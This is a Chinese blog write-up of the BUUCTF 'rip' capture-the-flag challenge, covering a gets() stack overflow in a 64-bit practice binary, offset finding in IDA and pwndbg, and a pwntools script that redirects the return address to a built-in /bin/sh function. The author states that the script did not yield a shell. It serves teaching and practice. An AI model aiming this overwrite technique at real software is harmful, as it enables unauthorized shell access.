BUUCTF rip

原创

X_FALLEN 于 2021-10-10 18:51:18 发布 40 收藏 1
文章标签： linux
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/qq_36995313/article/details/120688113
版权

BUUCTF rip

程序分析

国际惯例checksec一下


```
[*] 'C:\\Users\\FALLEN\\OneDrive\\ctfprac\\pwn\\buu\\noob\\pwn1\\pwn1'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

什么保护都没开，那么就有n多种方式来getshell，但是我们追求最简单的方法。
程序是64位的，我们用ida64打开，F5查看程序运行流程


```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s[15]; // [rsp+1h] [rbp-Fh] BYREF

  puts("please input");
  gets(s, argv);
  puts(s);
  puts("ok,bye!!!");
  return 0;
}
```

可以一个gets函数，一个很明显的漏洞点，可以直接溢出，然后我们看一下程序里面有哪些字符串




这里有一个/bin/sh字符串，一看就知道不简单




双击字符串，可以看到/bin/sh在程序内存中的存放位置

```
.rodata:0000000000402003                 db    0
.rodata:0000000000402004 ; const char s[]
.rodata:0000000000402004 s               db 'please input',0     ; DATA XREF: main+8↑o
.rodata:0000000000402011 ; const char aOkBye[]
.rodata:0000000000402011 aOkBye          db 'ok,bye!!!',0        ; DATA XREF: main+31↑o
.rodata:000000000040201B ; const char command[]
.rodata:000000000040201B command         db '/bin/sh',0          ; DATA XREF: fun+4↑o
.rodata:000000000040201B _rodata         ends
.rodata:000000000040201B
LOAD:0000000000402023 ; ===========================================================================
LOAD:0000000000402023
LOAD:0000000000402023 ; Segment type: Pure data
```

然后右键->Xrefs graph to可以看到是哪个函数使用了这个字符串





可以看到是一个名为fun的函数使用了这个字符串，然后我们在右侧找到这个函数双击并F5，发现这是一个后门。

涉及到的知识

在c语言中我们了解到，在函数中定义的零时变量都是保存在栈中的，而当函数A调用函数B时，A会提前把下一个要执行的函数C的地址保存在栈中，保存C地址的位置就是B函数开辟的栈空间的临近位置，如果我们不停的向B的栈空间中填充数据，当数据填充满后再继续填入数据就会导致**栈溢出**。
详细过程见CTF-wiki 栈介绍，阅读的时候一定要细心，可以找个本子边画边记，有任何不懂的地方都可以在群里问，保证讲懂。

编写exp

查看偏移

查看偏移有两种方法，一是使用ida查看，但是有时候可能会不准确。二是使用gdb动态调试查看，准确但是比较麻烦。

```
1 int __cdecl main(int argc, const char
2 {
3   char s[15]; // [rsp+1h] [rbp-Fh] BYR
4
5   puts("please input");
6   gets(s, argv);
7   puts(s);
```

```
8|  puts("ok,bye!!!");
9|  return 0;
0|}
```

在IDA中，浅蓝色的都是在栈中的变量，深蓝色的都是全局变量，存储在程序的数据区，然后我们双击一下s，就会跳转到main函数的栈空间

```
-0000000000000010
-0000000000000010                 db ? ; undefined
-000000000000000F s               db ?
-000000000000000E                 db ? ; undefined
-000000000000000D                 db ? ; undefined
-000000000000000C                 db ? ; undefined
-000000000000000B                 db ? ; undefined
-000000000000000A                 db ? ; undefined
-0000000000000009                 db ? ; undefined
-0000000000000008                 db ? ; undefined
-0000000000000007                 db ? ; undefined
-0000000000000006                 db ? ; undefined
-0000000000000005                 db ? ; undefined
-0000000000000004                 db ? ; undefined
-0000000000000003                 db ? ; undefined
-0000000000000002                 db ? ; undefined
-0000000000000001                 db ? ; undefined
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

CSDN @X_FALLEN

虽然IDA里面显示的地址是向上增长的，实际上是倒过来的，s应该在栈内存中的靠低地址位置，r则在高地址处，但是细心的同学可能也会发现，上面的是减号，下面的是加号。理解栈的原理是pwn中很基础也是很重要的。我们需要关注的是红圈里的东西，上面是局部变量s，它旁边的数字就是它的偏移，然后下面的两个红圈分别是栈结束的位置和**RBP栈基址寄存器**所指向的位置，看过上面栈介绍的同学应该就知道它是上一个函数的栈顶所指向的位置。

然后我们在终端中输入**gdb./pwn1**调试一下，由于程序没有开启地址随机化，我们直接在IDA伪代码中gets的那一行俺Tab就能跳转到对应的汇编代码并查看地址

```
.text:0000000000401142
.text:0000000000401142 ; __unwind {
.text:0000000000401142                 push    rbp
.text:0000000000401143                 mov     rbp, rsp
.text:0000000000401146                 sub     rsp, 10h
.text:000000000040114A                 lea     rdi, s          ; "please inpu
.text:0000000000401151                 call    _puts
.text:0000000000401156                 lea     rax, [rbp+s]
.text:000000000040115A                 mov     rdi, rax
.text:000000000040115D                 mov     eax, 0
.text:0000000000401162                 call    _gets
.text:0000000000401167                 lea     rax, [rbp+s]
.text:000000000040116B                 mov     rdi, rax        ; s
.text:000000000040116E                 call    _puts
.text:0000000000401173                 lea     rdi, aOkBye     ; "ok,bye!!!"
.text:000000000040117A                 call    _puts
.text:000000000040117F                 mov     eax, 0
.text:0000000000401184                 leave
.text:0000000000401185                 retn
.text:0000000000401185 ; } // starts at 401142
```

CSDN @X_FALLEN

然后gdb中输入b *0x401162就能下断点（如果对地址下断点必须要在地址前加 *号）

```
gdb
/mnt/c/Users/FALLEN/OneDrive/ctfprac/pwn/buu/noob/pwn1                17:52:21
gdb ./pwn1
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
```

```
pwndbg: loaded 189 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)

warning: ~/peda/peda.py: No such file or directory
Reading symbols from ./pwn1...
(No debugging symbols found in ./pwn1)
pwndbg> b *0x401162
Breakpoint 1 at 0x401162
pwndbg> _
```

CSDN @X_FALLEN

然后按r并回车，程序就能运行到我们的断点处了

```
gdb
RDI  0x7fffffffdcb1 ◂— 0x7fffffffdd
RSI  0x4052a0 ◂— 'please input\n'
R8   0xd
R9   0x7c
R10  0x7ffff7fb3be0 (main_arena+96) —▸ 0x4056a0 ◂— 0x0
R11  0x246
R12  0x401060 (_start) ◂— xor    ebp, ebp
R13  0x7fffffffddb0 ◂— 0x1
R14  0x0
R15  0x0
RBP  0x7fffffffdcc0 ◂— 0x0
RSP  0x7fffffffdcb0 —▸ 0x7fffffffddb0 ◂— 0x1
RIP  0x401162 (main+32) ◂— call   0x401050
──────────────────────────[ DISASM ]──────────────────────────
 ► 0x401162 <main+32>    call   gets@plt <gets@plt>
        rdi: 0x7fffffffdcb1 ◂— 0x7fffffffdd
        rsi: 0x4052a0 ◂— 'please input\n'
        rdx: 0x0
        rcx: 0x7ffff7ed91e7 (write+23) ◂— cmp    rax, -0x1000 /* 'H=' */

   0x401167 <main+37>    lea    rax, [rbp - 0xf]
   0x40116b <main+41>    mov    rdi, rax
   0x40116e <main+44>    call   puts@plt <puts@plt>

   0x401173 <main+49>    lea    rdi, [rip + 0xe97]
   0x40117a <main+56>    call   puts@plt <puts@plt>

   0x40117f <main+61>    mov    eax, 0
   0x401184 <main+66>    leave
   0x401185 <main+67>    ret

   0x401186 <fun>        push   rbp
   0x401187 <fun+1>      mov    rbp, rsp
──────────────────────────[ STACK ]──────────────────────────
00:0000│ rsp rdi-1 0x7fffffffdcb0 —▸ 0x7fffffffddb0 ◂— 0x1
01:0008│           0x7fffffffdcb8 ◂— 0x0
... ↓
03:0018│           0x7fffffffdcc8 —▸ 0x7ffff7def0b3 (__libc_start_main+243) ◂— mov    edi, eax    返回地址
04:0020│           0x7fffffffdcd0 ◂— 0x100000060 /* '`' */
05:0028│           0x7fffffffdcd8 —▸ 0x7fffffffddb8 —▸ 0x7fffffffe00a ◂— '/mnt/c/Users/FALLEN/OneDrive/ctfprac/pwn/buu/noob/pwn1/pwn1'
06:0030│           0x7fffffffdce0 ◂— 0x1f7fb0618
07:0038│           0x7fffffffdce8 —▸ 0x401142 (main) ◂— push   rbp
──────────────────────────[ BACKTRACE ]──────────────────────────
 ► f 0           401162 main+32
   f 1     7ffff7def0b3 __libc_start_main+243
─────────────────────────────────────────────────────────────────
pwndbg>
```

CSDN @X_FALLEN

可以看到RBP栈基址寄存器指向的地址，由于之前的函数并没有使用栈或者以及把栈的信息给清除了，这里地址处的值就是0，没有显示了，他的下面就是函数的返回地址了。

现在我们再下一个断点在gets函数运行完后的**0x401167**处，然后输入**c**并回车使得程序继续运行，输入0xf个a（对应偏移），8个b，8个c（aaaaaaaaaaaaaaabbbbbbbbcccccccc）然后回车，观察栈中的情况。

```
gdb
*RSI  0x4056b1 ◂— 'aaaaaaaaaaaaaabbbbbbbbcccccccc\n'
*R8   0x7fffffffdcb1 ◂— 'aaaaaaaaaaaaaabbbbbbbbcccccccc'
*R9   0x0
*R10  0x4003c3 ◂— je     0x40043a /* 'gets' */
 R11  0x246
 R12  0x401060 (_start) ◂— xor    ebp, ebp
 R13  0x7fffffffddb0 ◂— 0x1
 R14  0x0
 R15  0x0
 RBP  0x7fffffffdcc0 ◂— 'bbbbbbbbcccccccc'
 RSP  0x7fffffffdcb0 ◂— 0x61616161616161b0
*RIP  0x401167 (main+37) ◂— lea    rax, [rbp - 0xf]
──────────────────────────[ DISASM ]──────────────────────────
```

```
    0x401162 <main+32>    call   gets@plt <gets@plt>

  ► 0x401167 <main+37>    lea    rax, [rbp - 0xf]
    0x40116b <main+41>    mov    rdi, rax
    0x40116e <main+44>    call   puts@plt <puts@plt>

    0x401173 <main+49>    lea    rdi, [rip + 0xe97]
    0x40117a <main+56>    call   puts@plt <puts@plt>

    0x40117f <main+61>    mov    eax, 0
    0x401184 <main+66>    leave
    0x401185 <main+67>    ret

    0x401186 <fun>        push   rbp
    0x401187 <fun+1>      mov    rbp, rsp
──────────────────────────────────[ STACK ]──────────────────────────────────
00:0000│ rsp rax-1 r8-1  0x7fffffffdcb0 ◂— 0x61616161616161b0
01:0008│                 0x7fffffffdcb8 ◂— 'aaaaaaaabbbbbbbbcccccccc'
02:0010│ rbp             0x7fffffffdcc0 ◂— 'bbbbbbbbcccccccc'
03:0018│                 0x7fffffffdcc8 ◂— 'cccccccc'
04:0020│                 0x7fffffffdcd0 ◂— 0x100000000
05:0028│                 0x7fffffffdcd8 —▸ 0x7fffffffddb8 —▸ 0x7fffffffe00a ◂— '/mnt/c/Users/FALLEN/OneDrive/ctfprac/pwn/buu/noob/pwn1/pwn1'
06:0030│                 0x7fffffffdce0 ◂— 0x1f7fb0618
07:0038│                 0x7fffffffdce8 —▸ 0x401142 (main) ◂— push   rbp
────────────────────────────────[ BACKTRACE ]────────────────────────────────
 ► f 0           401167 main+37
   f 1 6363636363636363
   f 2        100000000
   f 3     7fffffffddb8
   f 4        1f7fb0618
   f 5           401142 main
   f 6           4011a0 __libc_csu_init
   f 7 576ff5e62f94b9de
─────────────────────────────────────────────────────────────────────────────
pwndbg> ▂                                                      CSDN @X_FALLEN
```

对照没有输入之前的栈中的数据，可以发现RBP起始的位置刚好被8个b覆盖（会显示c是因为b与c之前没有阶段，直接按照字符串输出了），而返回地址的位置刚好被8个c覆盖了，说说明偏移是正确的，继续运行一下，可以看到程序会返回到0x6363636636（字符'c'的ASC编码）处执行，但是那个地方并没有代码可以继续执行，程序就这样奔溃了。

试想一下，把cccccccc换为之前提到的后门的地址，那么不就可以getshell了吗。

编写payload

```python
from pwn import *

context.log_level = "debug"

p = process("./pwn1")
#p = remote("node4.buuoj.cn",27551)
p.recvuntil("please input\n") #注意这里要加\n,因为puts输出的字符串自带换行符

            #偏移填充        RBP填充          后门的返回地址
payload = b'a' *(0xf) + p64(0xdeadbeef) + p64(0x401186)
gdb.attach(p) #在这里附加调试器
p.sendline(payload)

p.interactive()
```

动态调试查看：

附加的调试器刚刚打开时是这样的：

```
C:\Windows\system32\bash.exe
 R10   0x4003c3 ◂— je     0x40043a /* 'gets' */
 R11   0x246
 R12   0x7feb33e04790 (stdin) —▸ 0x7feb33e03980 (_IO_2_1_stdin_) ◂— mov    byte ptr [rax], ah /* 0xfbad2088 */
 R13   0x7feb33e048a0 (_IO_helper_jumps) ◂— 0
 R14   0xd68
 R15   0xd68
 RBP   0x7feb33e054a0 (_IO_file_jumps) ◂— 0
 RSP   0x7ffffc333e38 —▸ 0x7feb33cabd1f (_IO_file_underflow+383) ◂— test   rax, rax
 RIP   0x7feb33d29142 (read+18) ◂— cmp    rax, -0x1000 /* 'H=' */
──────────────────────────────────[ DISASM ]──────────────────────────────────
 ► 0x7feb33d29142 <read+18>     cmp    rax, -0x1000
   0x7feb33d29148 <read+24>     ja     read+112 <read+112>
    ↓
   0x7feb33d291a0 <read+112>    mov    rdx, qword ptr [rip + 0xd9cc9]
   0x7feb33d291a7 <read+119>    neg    eax
   0x7feb33d291a9 <read+121>    mov    dword ptr fs:[rdx], eax
   0x7feb33d291ac <read+124>    mov    rax, -1
   0x7feb33d291b3 <read+131>    ret

   0x7feb33d291b4 <read+132>    mov    rdx, qword ptr [rip + 0xd9cb5]
   0x7feb33d291bb <read+139>    neg    eax
   0x7feb33d291bd <read+141>    mov    dword ptr fs:[rdx], eax
   0x7feb33d291c0 <read+144>    mov    rax, -1
──────────────────────────────────[ STACK ]───────────────────────────────────
00:0000│ rsp  0x7ffffc333e38 —▸ 0x7feb33cabd1f (_IO_file_underflow+383) ◂— test   rax, rax
01:0008│      0x7ffffc333e40 ◂— 0xd68 /* 'h\r' */
02:0010│      0x7ffffc333e48 —▸ 0x7feb33cabad1 (_IO_do_write+177) ◂— mov    r13, rax
03:0018│      0x7ffffc333e50 —▸ 0x7feb33e048a0 (_IO_helper_jumps) ◂— 0
04:0020│      0x7ffffc333e58 —▸ 0x7feb33e03980 (_IO_2_1_stdin_) ◂— mov    byte ptr [rax], ah /* 0xfbad2088 */
05:0028│      0x7ffffc333e60 —▸ 0x7feb33e054a0 (_IO_file_jumps) ◂— 0
06:0030│      0x7ffffc333e68 —▸ 0x7feb33e04790 (stdin) —▸ 0x7feb33e03980 (_IO_2_1_stdin_) ◂— mov    byte ptr [rax], ah /
* 0xfbad2088 */
07:0038│      0x7ffffc333e70 —▸ 0x7feb33e0b540 ◂— mov    bpl, 0xe0 /* 0x7feb33e0b540 */
────────────────────────────────[ BACKTRACE ]─────────────────────────────────
 ► f 0     7feb33d29142 read+18
   f 1     7feb33cabd1f _IO_file_underflow+383
   f 2     7feb33cad106 _IO_default_uflow+54
   f 3     7feb33c9eb6d gets+125
   f 4           401167 main+37
   f 5     7feb33c3f0b3 __libc_start_main+243
──────────────────────────────────────────────────────────────────────────────
pwndbg> _
```

CSDN @X_FALLEN

这些看起来地址很高的代码其实一些我们调用的系统的函数的代码，而不是程序自己的代码，现在是read的代码，可以输入finish命令并回车，然后重复几次知道达到main函数代码

```
C:\Windows\system32\bash.exe
*R12   0x401060 (_start) ◂— xor    ebp, ebp
*R13   0x7ffffc333fe0 ◂— 0x1
 R14   0x0
 R15   0x0
*RBP   0x7ffffc333ef0 ◂— 0xdeadbeef
*RSP   0x7ffffc333ee0 ◂— 0x61616161616161e0
*RIP   0x401167 (main+37) ◂— lea    rax, [rbp - 0xf]
──────────────────────────────────[ DISASM ]──────────────────────────────────
 ► 0x401167 <main+37>    lea    rax, [rbp - 0xf]
   0x40116b <main+41>    mov    rdi, rax
   0x40116e <main+44>    call   puts@plt <puts@plt>

   0x401173 <main+49>    lea    rdi, [rip + 0xe97]
   0x40117a <main+56>    call   puts@plt <puts@plt>

   0x40117f <main+61>    mov    eax, 0
   0x401184 <main+66>    leave
   0x401185 <main+67>    ret

   0x401186 <fun>        push   rbp
   0x401187 <fun+1>      mov    rbp, rsp
   0x40118a <fun+4>      lea    rdi, [rip + 0xe8a]
──────────────────────────────────[ STACK ]───────────────────────────────────
00:0000│ rsp rax-1 r8-1  0x7ffffc333ee0 ◂— 0x61616161616161e0
01:0008│                 0x7ffffc333ee8 ◂— 0x6161616161616161 ('aaaaaaaa')
02:0010│ rbp             0x7ffffc333ef0 ◂— 0xdeadbeef
03:0018│                 0x7ffffc333ef8 —▸ 0x401186 (fun) ◂— push   rbp
04:0020│                 0x7ffffc333f00 ◂— 0x100000000
05:0028│                 0x7ffffc333f08 —▸ 0x7ffffc333fe8 —▸ 0x7ffffc3350b4 ◂— 0x4800316e77702f2e /* './pwn1' */
06:0030│                 0x7ffffc333f10 ◂— 0x133e00618
07:0038│                 0x7ffffc333f18 —▸ 0x401142 (main) ◂— push   rbp
────────────────────────────────[ BACKTRACE ]─────────────────────────────────
 ► f 0           401167 main+37
   f 1           401186 fun
   f 2        100000000
   f 3     7ffffc333fe8
   f 4        133e00618
   f 5           401142 main
   f 6           4011a0 __libc_csu_init
   f 7 dda4882d597216c7
──────────────────────────────────────────────────────────────────────────────
pwndbg> _
```

CSDN @X_FALLEN

查看栈中，返回地址以及被替换成了后门函数的地址，继续运行就能拿到shell了（但是我并没有拿到）,远程也打不通